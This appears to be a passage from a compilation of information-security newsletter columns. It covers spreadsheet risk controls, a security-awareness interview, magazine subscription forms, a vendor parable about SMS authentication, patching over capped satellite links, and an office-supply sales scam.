- A cut-and-paste error that cost a US power company US$ 24million
- Errors in excess of US$ 1 billion in the published financial reports of a financial entity
- Double-counting of assets by a UK local authority to the tune of UK£21 million

One of the UK financial regulators, Grenville Croll, writes that a material error in a spreadsheet "…could compromise a government, a regulator, a financial market, or other significant public entity and cause a breach of the law and/or individual or collective fiduciary duty".< http://aps.arxiv.org/ftp/arxiv/papers/0709/0709.4063.pdf >

So how can professionals improve spreadsheet quality and reduce spreadsheet risks?

These five steps are a good start:

- **Inventory spreadsheets.**
  Find out what is actually on the corporate network or in the document management system.
- **Evaluate the use and complexity of spreadsheets.**
  What are they being used for? How much damage to finance, reputation, delivery or regulatory compliance would a material error cause? How complex are they? Tthe inherent risk of error increases with complexity.
- **Determine the necessary level of controls.**
  Once the important spreadsheets are identified, and the impact of material errors is understood, decide what controls need to be in place to reduce the risk of errors.
- **Evaluate existing "as is" controls.**
  For each important spreadsheet, identify the gaps between necessary and actual controls.
- **Remediate control deficiencies.**
  Close the gaps!

So far so good—but how? First, consider the need to engage some expert support. There are a good number of consultants in the market and most large accountancy and consultancy firms have spreadsheet assurance practices.

Inventory – A number of software tools are available that will identify every spreadsheet on a network (or part thereof) and report back on their location, age, last use and complexity, typically in terms of numbers of worksheets, formulas, distinct formulas ('families' of formulas that are logically identical) and internal and external links. Users are often taken aback by the huge number of differently named and subtly different versions of spreadsheets that they find, which itself poses a risk (imagine – different members of a team believing that *their* copy is the one version of the truth).

Use and Complexity--the reports from the inventory will (along with some research and face-to-face fieldwork with users) direct users to the most important spreadsheets in the organisation. This will allow resources to be directed at the highest risks.

Necessary Level of Controls - In other words, what needs to be in place to ensure that:

- The spreadsheet is designed to address the right business issue. It's surprising how often developers miss or misunderstand important assumptions or business rules.
- The "on the ground" spreadsheet actually delivers the intended calculations. Again, errors in formulas can propagate very easily and corrupt the end result
- The spreadsheet is protected against unauthorised changes and unauthorised access.
- The numbers that are uploaded to or typed into the spreadsheet are complete and accurate.
- A user other than the person who built the spreadsheet can operate it correctly.

- The spreadsheet is maintainable and comprehensible.

Evaluate the 'As Is' controls

This can be done by examining:

- Standards and policies for spreadsheet use and development in the organisation
- The maturity/quality of the specification, design, documentation and testing of the original spreadsheet and updates to it (It is horrifying to consider the number of important spreadsheets that show no evidence of intelligent design)
- The spreadsheet itself – Again, software tools are available that will cut out a lot of the repetitive and tedious parts of this (for example by identifying all the logically identical formulas so that testing of the copies can be limited to ensuring that they are used appropriately), but there is no substitute for checking by a knowledgeable auditor.
- Security, backup and version control

Remediating control gaps

Steps Include:

- Correct the errors in spreadsheets you detected in the evaluation phase
- Take action to stop the errors creeping back in:
    - Introduce and enforce appropriate end-user computing development and use policies
    - Protect the spreadsheets against unauthorised access and changes
    - Get, and keep, a grip on the proliferation of different 'versions of the truth'
    - Consider using a document management system or a secure storage monitoring tool that can prevent and detect erroneous changes.

You will find links to all the resources and tools at EUSPRIG< http://www.eusprig.org > and on the spreadsheet best practices site of Systems Modelling< http://www.sysmod.com/spreads.htm >. Another good resource is Raymond Panko's essay "Controlling Spreadsheets."< http://www.isaca.org/Journal/Past-Issues/2007/Volume-1/Documents//jopdf0606-controlling-spread.pdf >

* * *

Ray Butler< ray.butler@virgin.net > has just retired as head of Information Policy and Security at the Highways Agency in the United Kingdom and is now an independent information risk and governance consultant. He has recently co-presented a one-day workshop on Auditing Spreadsheet Risk & Quality at ISACA's EuroCACS conference, 20-23 March 2011, Manchester, UK < http://www.isaca.org/eurocacs >.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate

Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Native Intelligence:
Awareness and Humor

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Recently I asked long-time friend and colleague K Rudolph, CISSP< http://www.linkedin.com/pub/k-rudolph/1/bb9/839 >, Chief Inspiration Officer at Native Intelligence, Inc.< http://www.nativeintelligence.com/ > some questions about her work.

* * *

1) K, how did you end up running the world's most innovative security-awareness company?

Years ago, I was about to choose between an offer to work as a security analyst at a consulting firm and starting my own company. I prepared a spreadsheet listing the pros and cons, and made my decision – to accept the job offer. I shared the decision with a friend who was so surprised that he demanded the spreadsheet. I e-mailed it and he called back a few minutes later. "The data," he told me, "don't support your decision. You're acting out of fear." There's nothing like an honest friend to point out when you're being a coward. So, I followed the data and found that the recipe for effective information security is the same as what it took for Dorothy and her friends to get home from the Land of Oz< http://www.amazon.com/Wonderful-Wizard-Oz-Signet-Classics/dp/0451530292/ >: a heart, a brain, and a little courage.

2) You have an immense stock of original, creative, and amusing posters. Tell us about the artists you have worked and are working with and how you have communicated the ideas that they so brilliantly represent in their drawings.

Our poster artwork is original and created by outstandingly talented people. Our artists have faced difficult situations in life gracefully. Half are adoptees who have come out of the foster care system. They are keenly perceptive and have great a sense of humor – which I suspect is important to surviving challenges well. Humor is an effective way to get attention, and we have to get someone's attention before we can improve their awareness.

Charles A. Filius< http://www.nativeintelligence.com/ni-about/whois-chaz.asp > is an extraordinary talent; I wrote in our description that "Chaz has been able to do whatever we've asked, except strike a match on a bar of soap…."

Our photographers are willing to go the extra mile – in some cases straight up. An intrepid explorer, adventurer, and chef, Jon Marsh, took the photos of the mountain climbers in poster 127 and 114. What's spectacular about those images is that to get them, he had to climb those ice cliffs as well, and do so carrying a camera.

3) *What are some of your favorite posters? What brings them to mind first as you answer that question?*

I like posters that have a single concept, bright colors, and that use humor or something unexpected to get attention. See the catalog< http://www.nativeintelligence.com/ni-

posters/posters.asp > for pop-ups that show these posters. Of the most recently posted ones, I like 246, “Don’t Hoard Friends” because it’s a bit unexpected – after all, it’s good to have many friends, isn’t it?

My favorite watercolor art posters are 211 “Wizard of Oz” because it makes me smile and 237, which asks a vital question. We don’t always recognize that data can be worth exponentially more than hardware.

Favorite funny cartoon classics include 136 “There’s always free cheese in a mousetrap,” 171 “Santa’s naughty list,” and 164 “Fairy tales” because it reminds us that identity theft is not new – it happened to Red Riding Hood’s grandmother.

Among the photographic posters, I’m especially fond of 107, “Did I log off?” and 144, part of the choose-your-risks series because it emphasizes that some risks are choices – and we can reduce the risk with simple actions.

4) Going beyond the artwork, what are some of the other aspects of your work that you find most interesting?

Storytelling is part of my culture, and I put a lot of energy into the one or two presentations that I do each year. I get a lot out of them as well.

Working with other awareness professionals is rewarding. I enjoyed facilitating a security awareness peer group that met in different areas of the country and was attended by some amazingly brilliant and creative people. Recently, I’ve worked on some text books and have helped to write two books on digital forensics.

5) I've always enjoyed your chapter on security awareness programs in the Computer Security Handbook, Fifth Edition< *http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529* >. *As we move towards the Sixth Edition, what will you be adding to the chapter or revising?*

The chapter will have a greater emphasis on the importance of storytelling in organizations to improve awareness efforts, including criteria for effective security awareness stories. It will also include new information on brain-based awareness and how to engage multiple areas of the brain to deepen the impact of awareness materials. Other topics will be uses of social media for awareness and the idea of using a perpetual awareness calendar and communications plan to keep an awareness program on track continuously. Also, the chapter will address how using a reporting system similar to the one used in the general aviation industry to allow pilots to self-report errors within 24 hours without incurring penalties can improve security.

6) How do you see security awareness evolving?

Role-based awareness will increase with messages targeted and tuned for specific high-target groups such as administrative assistants, help desk personnel, executives, telecommuters, and mobile device users. Online courses will be shorter and use more video content and fresh, short bits of awareness materials will be presented more often. There will be a greater emphasis on competitions for improving security awareness such as the one the US Department of Homeland Security< http://www.dhs.gov/index.shtm > held in 2010< http://www.dhs.gov/files/cyber-awareness-campaign.shtm >. Techniques borrowed from the advertising industry will be used with focus groups to test and fine-tune messages for specific audiences. The use of checklists will increase.

Data mining and tweet< http://twitter.com/ > monitoring will likely be used to gauge the state of awareness among groups and individuals. Topics such as malware from browsing, location awareness< http://www.networkworld.com/news/2011/042111-iphone-tracking-researcher.html >, social media risks, litigation hold< http://www.networkworld.com/supp/2007/ndc3/052107-nd3-quiz.swf > awareness, cloud-security< http://www.networkworld.com/news/2011/042811-cloud-computing-security.html > awareness will be needed to address a likely increase in security and privacy regulations and reporting requirements. These developments could result in increased awareness of individual accountability and people becoming less tolerant of or sympathetic toward careless actions of coworkers.

* * *

K Rudolph, CISSP< http://www.nativeintelligence.com/ni-about/whois-k.asp > is a widely recognized expert on security awareness. In March 2006, K was honored by the Federal Information Systems Security Educators' Association (FISSEA)< http://csrc.nist.gov/organizations/fissea/home/index.shtml > as the Security Educator of the Year< http://csrc.nist.gov/organizations/fissea/educator-year/05nomination.html >. Her entries in the annual FISSEA contests for best security awareness motivational item have won in 2005, 2006, and 2007. Also, in 2007, Native Intelligence's *OnGuard* newsletter won the best security awareness newsletter contest. K has also won awards for her photography.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > and Statistics in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

University Professors to Magazine Publishers: We're Not Chopped Liver

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Recently I filled out a renewal form for a security publication. I got the following message from the circulation department:

> I'm sorry that you were disqualified for a complimentary subscription during the order process.
>
> Unfortunately in order to send —— to readers for free, we have to prove to our advertisers that our readers are qualified to receive it. One of the answers you provided in the questionnaire did disqualify you and unfortunately we will not be able to offer you a complimentary subscription at this time.

The problem we face as academics trying to sign up for professional magazines is that questions and answers in the enrolment forms are sometimes incomplete. In the sign-up forms for some professional publications, the questions don't even include categories for university professors at all. Professors are excluded from the pool of qualified readers by fiat.

In the timeless words of American Jewry, "What are we, chopped liver??"< http://ohr.edu/ask_db/ask_main.php/213/Q3/ >

In a small survey of the subscription requirements for several security publications, I did find that academics and students can access many useful publications without difficulty, but others don't seem to think of us as useful members of their distribution lists.

Here are some comparisons of the subscription terms for several security publications, some of which may be unfamiliar yet useful to readers:

- Computer Security Institute's *Alert*< http://gocsi.com/alert > is available only to paying members. However, there is a highly favorable special Academic Rate available for "current faculty and students enrolled in an accredited educational institution."
- *CSO* magazine's subscription form< http://www.omeda.com/cgi-win/cso.cgi?add > has a reference to education in its drop-down menu for "organization's industry or function" but the only place for educators might be the "Other (please specify)" field.
- *Disaster Recovery Journal*< http://www.drj.com/ > "is FREE to anyone involved in managing, preparing, or responsible for Disaster Recovery/Business Continuity Planning in the United States and Canada. All others can either subscribe FREE to the Online Version or pay $47.00 (US) a year for a subscription to the printed version." The enrolment form's drop-down menu for "primary business classification" includes "Education" but the "primary job" menu doesn't include anything suitable for educators.
- *Enterprise IT Security* magazine< http://enterpriseitsecuritymag.com/ >, published in Poland, doesn't ask for any qualifications for electronic access; there is no paper version.
- *Government Security News*< http://www.gsnmagazine.com/ > has a free e-newsletter; the paper version's subscription form< https://www.cambeywest.com/gsn/gsnnew.asp > has

no provision for educators in its drop-down menu of "professional title or job responsibility." The "organization" drop-down menu has no entry for educational institutions at all.

- *Information Security Magazine*'s subscription form< http://users.techtarget.com/registration/searchsecurity/Register.page > for does include "educator" in its "Job Function" list.
- *Infowar* seems to have only electronic subscriptions; they are freely available to all.
- *Journal of Internet Banking and Commerce*< http://www.arraydev.com/commerce/jibc/ > is an online publication freely available to anyone through Yahoo Groups. There are no restrictions on membership, but candidates must explain to the moderator, Nahum Goldmann, why they want to join.
- *Network World's* subscription form< https://www.subscribenww.com/cgi-win/nww.cgi?mode=add&p= > for paper and digital access doesn't include categories for teacher, instructor or professor. However, anyone can sign up for access to the electronic content of columnists and journalists.
- *SC Magazine's* subscription form< https://subscribe.haymarketmedia.com/scm/?form=paid > includes "Education: Colleges, Universities, and other Educational Institutions" in its drop-down menu for "primary business activity" but there is no option available specifically for professors or instructors in the "primary job title" section.
- *Security* magazine< http://www.securitymagazine.com > is available free in the online version and the print version; however, the subscription form< https://bnpmedia-sub.halldata.com/site/BNP002886VTnew/init.do?&PK=W.HOME > has no provision in its title section for educators. The "primary type of business" does include education. The same publisher also makes available *SDM Magazine*< http://www.sdmmag.com/ > which focuses on physical and facilities security and surveillance.
- *Security Management* magazine< http://www.securitymanagement.com/ >, which focuses on physical and facilities security, is published by ASIS International< http://www.asisonline.org/ >, which was originally called the American Society for Industrial Security. Members of ASIS International receive the print version automatically; non-members can subscribe for a modest fee and without screening. Students can sign up for membership for $25 a year – but there is no provision for professors or other instructors to benefit from a lower rate.

Professors *are* a useful component of circulation lists for professional publications. Publishers should consider educators as channels for generating future subscriptions:

- We put magazines out in racks where hundreds of computer science and information security students can borrow them.
- We refer to recent articles in our classroom discussions.
- We post references to magazines in our online learning systems for our students in our security classes for up-and-coming information security professionals and generate discussions among them.
- We point students working on specific assignments to appropriate articles to expand their knowledge, interest and enthusiasm.

So publishers: keep educators in mind as highly suitable candidates to receive your magazines. Include our titles in your subscription forms. Be nice to us!

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and

operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > and Statistics in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The CEO and his Hardware Token:
A Lesson Learned

by Steve Watts

James Jackson of Eskenzi PR Ltd. < http://www.eskenzipr.com > and his colleagues regularly send me interesting items from their extensive client base. Here's a charming parable – apparently based on a true story but with names changed – from Steve Watts to illustrate the danger of using hard tokens for two-factor authentication. Everything that follows is Mr Watts' work – except that I had to convert the spelling from UK to US!

* * *

Let me tell you a story. It has everything a gripping tale needs – conflict, a power struggle and a gripping climax. Best of all, it's loosely based on true accounts – could this be your story?

Paul Brown is CEO of a FTSE 100 retailer. It's summer and he's jetting off with his family for three weeks on Safari in Kenya. He's done his research and the reserve he's travelling to offers Wi-Fi access, his mobile is unlocked and set to roam wherever he does, and IT has been exceptional in making sure he knows all the passwords, processes, and exactly how to input the authentication codes that will grant him access to the network remotely. He's even been shown how to use another computer, not owned by the company, to open the bowels of the network in case his own develops a problem. His secretary has his full itinerary, contact details and the mobile number of his dedicated guide.

Paul's got it all covered, or so he thinks.

At the airport he hands over the keys to his car for the valet parking service before heading into departures. Paul has no inkling that this innocent action will be the catalyst to his fight for survival.

Waiting to pounce

Before he's even collected the bags at the airport, Paul gets his first suspicion that trouble is brewing. There's a message from Sharon, the company secretary – the share price has risen suddenly with rumors that the company is the subject of a hostile takeover.

It has been two months since the call with Martin, the CEO of S&E Plc and Paul's main competitor. Martin had made an offer for the company. Paul had laughed, rebuking it and stating he'd never let Martin, or his cronies, get their feet under his table. He'd meant it then and, even now six thousand miles away, he still believed the offer was bad for business, bad for shareholders, and definitely bad for him. He would fight this takeover.

Paul needed to get on line, now.

It was then that the visual image of his authentication token, swinging from his keychain as he handed over the car keys, hit him as hard as a charging elephant. Without the little bit of plastic he couldn't log onto his laptop or connect remotely from another computer. Paul felt sick.

Calling his secretary, Paul sheepishly explains the situation, and gets her to tell him exactly what's going on. The two hour journey to the reserve passes in a flash as he dictates e-mails he

needs her to send, briefs her on calls she needs to make, and pleads with her to get IT to remove all the security precautions blocking his access to the network.

Arriving at the luxury lodge Paul plugs in his laptop and starts trying to 'hack' the system. It's futile as, without the authentication token, he can't get past the welcome screen to the veritable wealth of information that should be at his fingertips.

A call to reception confirms that there are computers in the bar, with Internet access, that he can use, though still not the answer to Paul's prayers.

While his wife and children are happy with the distraction, and the wine is very tasty, unfortunately without his authentication token Paul can only access public systems and newswires to read what's happening back in London. Still locked out of the network, Paul's powerless to access the information he desperately needs to start changing what's happening.

The authentication security system, while obviously effective, had seemed pricey when the board had first authorized the budget five years ago and the on-going costs aren't cheap either – Paul's nervous it's going to prove even more expensive than first calculated on a personal level!

Evasive action avoids capture

As Paul starts contemplating returning to London, a chance glance at the person sitting at a nearby computer offers his first glimmer of hope.

The screen looks very similar to his welcome screen and the man appears to be consulting his mobile while inputting the authentication code. A few seconds later and, while Paul can't read what's written on the screen, he can tell the man is busy perusing an Excel file. A quick chat reveals that it is exactly what it appears – an alternative to physical two factor authentication that uses virtual tokens.

Any phone that receives SMS messages, which Paul's and practically every mobile in the world does, can be used as an authentication token.

Time to turn predator

Paul wastes no time. As he calls IT to share what he's learned, he starts researching the solution. According to the SecurEnvoy< http://www.securenvoy.com > Website, it can be installed within 24 hours and 18,000 users can be up and running in an hour – that beats the six months it took for the present system. The icing on the cake is that while resolving his current predicament, it also reduces the ongoing running costs of the physical tokens his company's using by almost 60% making it a no-brainer. A few phone calls later and the expense is rubber-stamped by the rest of the board.

In no time at all Paul receives a text, with his authentication code, and gets logged into the network. He's able to review and authorize the statement reassuring shareholders that the current board are on top of the situation and advising them to dismiss the offer. He sends various documents and contracts to his legal team, prepares financial statements and material to assure the bankers and even accesses and circulates the dossier he's compiled 'just in case' on Martin and S&E Plc.

Over the next three weeks Paul experiences the thrills that seeing the 'Big Five' in the wild has to offer, while overseeing a takeover for S&E Plc.

Arriving back into Heathrow and collecting his keys, Paul slips the little piece of plastic off his key ring and drops it into the nearest bin. All in all it's been a fantastic and rather productive vacation that he'll never forget.

Coda

Paul didn't have to be on holiday in Kenya, and he didn't have to be fighting a take-over battle. He could have been facing the inconvenience of a day at the office while his token was at home, out for a meeting while his token was on his desk, or having a coffee and unable to log in to send a quick e-mail as his token was in the laptop bag in the boot of his car.

The reality is everyone is more likely to check they've got their mobile with them than they are a physical two factor authentication token. Are you one of them?

* * *

Steve Watts< http://www.linkedin.com/pub/steve-watts/27/215/b24 > has more than 25 years of experience in high-tech sales. He is Co-Founder and Sales Director of the award-winning< http://www.vigilance-securitymagazine.com/industry-news/information-security-and-management/592-securenvoy-wins-queens-award-for-enterprise > security firm SecurEnvoy Ltd, which specializes in tokenless two-factor authentication.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Patchwork Solution:
Satellite Internet Services in Rural Communities

by Stephen Cobb, CISSP

Stephen Cobb, CISSP is a long-time friend and colleague – our first collaboration was in the early 1990s at the National Computer Security Association in Carlisle, PA. Stephen has a fascinating white paper that he contributed to an organization dedicated to improving Internet access in rural communities, and it turns out that one aspect of the study has security ramifications. What follows is entirely Stephen's work with minor edits.

* * *

The ability to connect a computer to the Internet via a geostationary satellite is, in my opinion, a miracle of technology, one that is now witnessed daily in more than a million households in North America. However, these miraculous satellite Internet connections also pose an interesting security challenge, one to which network administrations and CISOs can relate.

The problem is patching and it's one of several topics I explore in a white paper titled "Satellite Internet Connection for Rural Broadband: Is it a viable alternative to wired and wireless connectivity for America's rural communities?"< http://www.rumbausa.net/downloads/rumba-satellite-wp-web.pdf > The paper was recently published by the Rural Mobile and Broadband Alliance, a non-profit group which goes by the catchy acronym of RuMBA< http://www.rumbausa.net >.

The main goal of the paper is to provide rural communities with a complete set of facts about satellite Internet connections so that they can make an objective comparison with broadband connection technologies such as cable, fiber, DSL, 4G, and other forms of wireless.

Something that sets satellite Internet service apart from other media is the daily download limit or cap. Consumer satellite service, priced around $90 per month, limits traffic on the connection to 400 megabytes (MB) per day. Even if you could use all of that capacity every day, it would only add up to about 12 gigabytes (GB) per month, less than the 14.9 GB estimated by Cisco to be the average amount of monthly traffic generated by a broadband connection as of October, 2010 (up 31 percent from 2009 according to the Cisco Visual Networking Index< http://www.cisco.com/en/US/solutions/collateral/ns341/ns525/ns537/ns705/Cisco_VNI_Usage_WP.html >).

Unfortunately, those 400 MB don't roll over, so the bandwidth cap hinders downloading of service packs or operating system upgrades which software suppliers use to patch security vulnerabilities. Suppose you have three Internet-connected machines in your house, a desktop, a notebook, and a tablet, all running the same operating system and all configured to download install patches automatically. The following scenario illustrates how capping causes problems.

- You get up in the morning, wake up your machines, and they all start downloading a 300 megabyte patch.
- After 400 MB of total traffic, less than you need to upgrade all three machines and get all your overnight email, the satellite connection comes to a virtual standstill, throttled by the service provider because you violated the cap (described by HughesNet, America's largest satellite service provider, as the Fair Access Policy).

- You now have a choice: live with an unusable connection for 24 hours or pay for more bandwidth. The latter option costs from $5 to $10 and takes up to 10 minutes to execute because the connection is throttled and you have three machines trying to complete a large file download (and if they fail at any point you don't get credit for the MB you already downloaded).

In my experience, working with satellite users in the rural community where I live in New York State, the result of this bandwidth cap is that people I know are turning off automated updating of operating systems and applications rather than risk these added costs and/or usage restrictions. The security implications of this reaction stem from the well-established fact that unpatched computers are a target for criminal hackers. Security experts consider unpatched consumer computers a threat to national security< http://www.networkworld.com/news/2009/091609-unpatched-applications-are-top-cyber.html >; the Department of Homeland Security (DHS) Office of Inspector General issued an August 2010 report entitled "DHS Needs to Improve the Security Posture of Its Cybersecurity Program Systems"< www.dhs.gov/xoig/assets/mgmtrpts/OIG_10-111_Aug10.pdf > and included as its second recommendation, "Implement a software management solution that will automatically deploy operating system and application security patches and updates on all MOE [Mission Operating Environment] computer systems to mitigate current and future vulnerabilities."

Now, you might argue that computers on a relatively slow satellite connection (you're lucky to get above 256Kbps when uploading) are not attractive to criminal hackers such as botnet< http://www.networkworld.com/news/2009/072209-botnets.html > builders; however, botnet attacks don't necessarily need high bandwidth or processing speed in an individual zombie to be effective. Zombies on satellite connections could still cause trouble.< http://www.networkworld.com/news/2011/030911-voip-attacks.html >

There are several possible solutions to this problem. Removing the bandwidth caps completely is unlikely to happen. Cap exemptions for authorized patches would be good, but that would take considerable resources to execute and manage. Another solution would be for software vendors to make it easier for consumers to schedule patches (satellite service providers offer a period of "unlimited" access between 2AM and 7AM, although download times can be protracted during this window so you can wake up to find your connection capped).

[Mich adds: Another helpful contribution would be recoverable downloads, so that interrupted patch downloads could restart near the point where they were interrupted. This technique would require buffering of the download plus repeated file-close operations at some definable interval – perhaps as a function of total data downloaded. For example, the server might ensure that the downloads on obviously slow services were recoverable after every, say, 5 MB.]

The lesson for network administrators and security professionals is that an inconvenient patching process is unlikely to be effective. The wider story is that criminal hackers may be tempted to target satellite connected devices as the installed base of satellite users grows. And it is growing, fueled in part by $100 million in Recovery funds given to satellite Internet service providers by the federal government.< http://www.recovery.gov/News/featured/Pages/RecoveryFundsforSatelliteBroadband.aspx >

Would it be too much to ask that some strings be attached to these funds, like better provision for prompt security patching?

* * *

Stephen Cobb, CISSP < mailto:scobb@scobb.net > has three decades of experience in computer audit and security and has been a CISSP since 1996. A bestselling author, award-winning film producer, and prolific blogger < http://cobbsblog.com/blog >, Stephen is currently the Marketing Evangelist for Monetate < http://monetate.com >, a cloud-based SaaS that enables agile commerce.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Winding One's Way towards Insanity

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Sometimes the best response to annoyance is to laugh.

Some people in Europe have been under the stubborn delusion that I am interested in electrical generators and coil-winding equipment – since 2000. They send me a couple of paper fliers a year for conferences in Budapest, Berlin and so on. I'm sorry that they waste their paper and their money, although I also feel an undercurrent of hostility at the possibility that they refuse to remove me from this mailing list because the marketing company may be cheating its customers by inflating its distribution list with nonsensical inclusions.

If your organization depends on an external company to provide distribution of your marketing materials to a list over which you do not have control – and they charge you according to how many people they mail or e-mail to – then you should routinely test the effect of asking for removal from their lists by having a group of dummy e-mail and postal addresses (ones you can delete easily without trouble) that *subscribe* to the list from which you can then ask to be removed. The proportion of removals will give you a sense of how many of the addresses in the mailing list may be suspect – that is, may be for unwilling or unqualified respondents.

For example, if you enroll 100 fake recipients and then ask to have them all removed, discovering that only 50 of them are removed, which gives 95% confidence limits of 40% to 60% for the proportion of removals being acted on, would raise questions about the honesty of the marketing agent.

On the lighter side, here's the e-mail message I sent recently to try once again to get off their mailing list; I think it might have qualified for inclusion in a Monty Python< http://www.youtube.com/user/MontyPython > skit. The message for readers is that instead of getting angry, we can actually have fun dealing with these people. And note that I signed my insulting remarks with my real name and contact information….

* * *

Dear Coil Winding Fanatics,

Since 2000, I have been receiving several invitations a year to coil-winding exhibitions all over the world. I have faithfully responded several times a year asking to be taken off your mailing list.

As you can see from the snapshot of the address label,

1) You are spelling my name wrong;

2) You are describing me as employed by Adario, a company that disappeared from this planet – I don't know about yours – in 2001.

3) Adario was an information-security consultancy; it _never_ had _anything_ to do with insulation, coil, motor & transformer production & repair, sub-miniature and micro inductive

devices, coil winding, inductive components, transformers, motors, generators, testing & analysis of electrical gear, or new magnetic materials – not even magnetic fluids and gels.

4) I have been a computer programmer since 1965, a software systems engineer since 1980, a security consultant since 1988, and a university professor since 1976.

So, given you steadfast refusal to consider removing me from your mailing list, I have several suggestions in line with your marketing strategy:

a) Obtain lists of kindergarten children worldwide – especially those who don't speak English; send them all invitations to your expos.

b) Send invitations to wheat-granary workers.

c) Invite registered nurses specializing in obstetrics to join your conference.

d) Consider sending bales of invitations in lots of 1,000 to institutes of neurology.

Finally, the really good marketing suggestion for you is as follows:

e) Grasp an invitation firmly, roll it up into a 5 mm tube, and jam it decisively up your nose or, preferably, some other bodily orifice well supplied with pain receptors.

Thank you so much for considering my suggestions, if not my repeated requests to get off your distribution list.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Office Supply Scams

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

High-pressure sales techniques have been used to scare victims into paying large sums for unwanted products for years. In an article I published in 1989 in a discontinued publication (INTEREX, a magazine for HP3000 minicomputer users) and in a copy on my own Web site, I told the story of a classic attempted fraud using high-pressure intimidation tactics. Readers today are still at risk from such frauds, so here's a shortened version of my article with some new reference material.

* * *

The story begins in 1985 in Montreal with an innocent-looking product- information card from a company I shall call Reckwoll Industries. The card advertised a special anti-static cleaning spray for video display terminals. My boss, the VP of operations, filled in his name and sent the card in.

Some weeks later, my boss got a phone call from Reckwoll Industries; a friendly salesman explained that he'd be most pleased to send us some samples of the spray for evaluation. My boss said that one can would be sufficient, thank you. Alas, said the salesman, they couldn't send us only one can--they'd send us a box full of 16 cans--but never fear, we could just return the unused cans with no obligation. My boss insisted that he didn't WANT 16 cans, he only wanted one--and we'd even pay for it, too. Sorry, said the salesman, can't be done; 16 or none. Grudgingly, my boss agreed to receive the box of spray cans for evaluation.

When the box of spray cans arrived, we were surprised to find that they were plain, pale blue cans with no brand name at all; they were just labeled 'CRT ANTI-STATIC SPRAY CLEANER' and had a block of text referring to US government standards. We took a sample out and tried it on a screen. It left a terrible film on the glass which was hard to clean off even with considerable polishing. We decided that we wouldn't need the rest of the cans. At that point, we realized that there were no indications on the cans or on the shipping container to indicate where to return the materials. We shrugged and put the box away.

A few days later, my boss showed me the invoice that had arrived in the mail. The 16 cans were billed at $750--more than $40 each. When the salesman called a few days later, he got an earful from my boss, who told him what he could do with his $40 cans. However, the salesman suddenly turned nasty. "Pay us right now," he said, "or we'll sue you- -and I'm sure your company wouldn't appreciate that, now, would it?" Alarmed, my French-speaking boss handed the call over to me because my English was better.

"Sorry, sweetheart," I said, only it was ruder than 'sweetheart', "you don't have a purchase order. Go away."

We didn't hear from them for a week or so, but then a mysterious little box from Reckwoll addressed to my boss appeared in the mail. It was about 6 inches high and a couple of inches square; it contained a glass mug. What could this be? We put that box away with the spray cans.

A little while later, we got an extraordinary document in the mail. It came from Florida, showed a hand-drawn shield with words something like ACME COLLECTION AGENCY, and threatened us in pseudo-legal language with court action to collect the money supposedly owing to Reckwoll Industries. We ignored the threats; nothing happened. We eventually found a company contact and forced him to accept the returned boxes by sending them via bailiff.

It seems that there are lots of schemes like this around. One of my friends had the same experience with photocopier toner; someone sent him more toner than his company could use in a decade--and billed them thousands of dollars. On another occasion, someone called me and said in an officious voice, “We’re just checking on your photocopier; what model is it?” I asked, “Who are you?” and got a company name I’d never heard of. “I don’t have a contract with you,” I said--and the person hung up without a word.

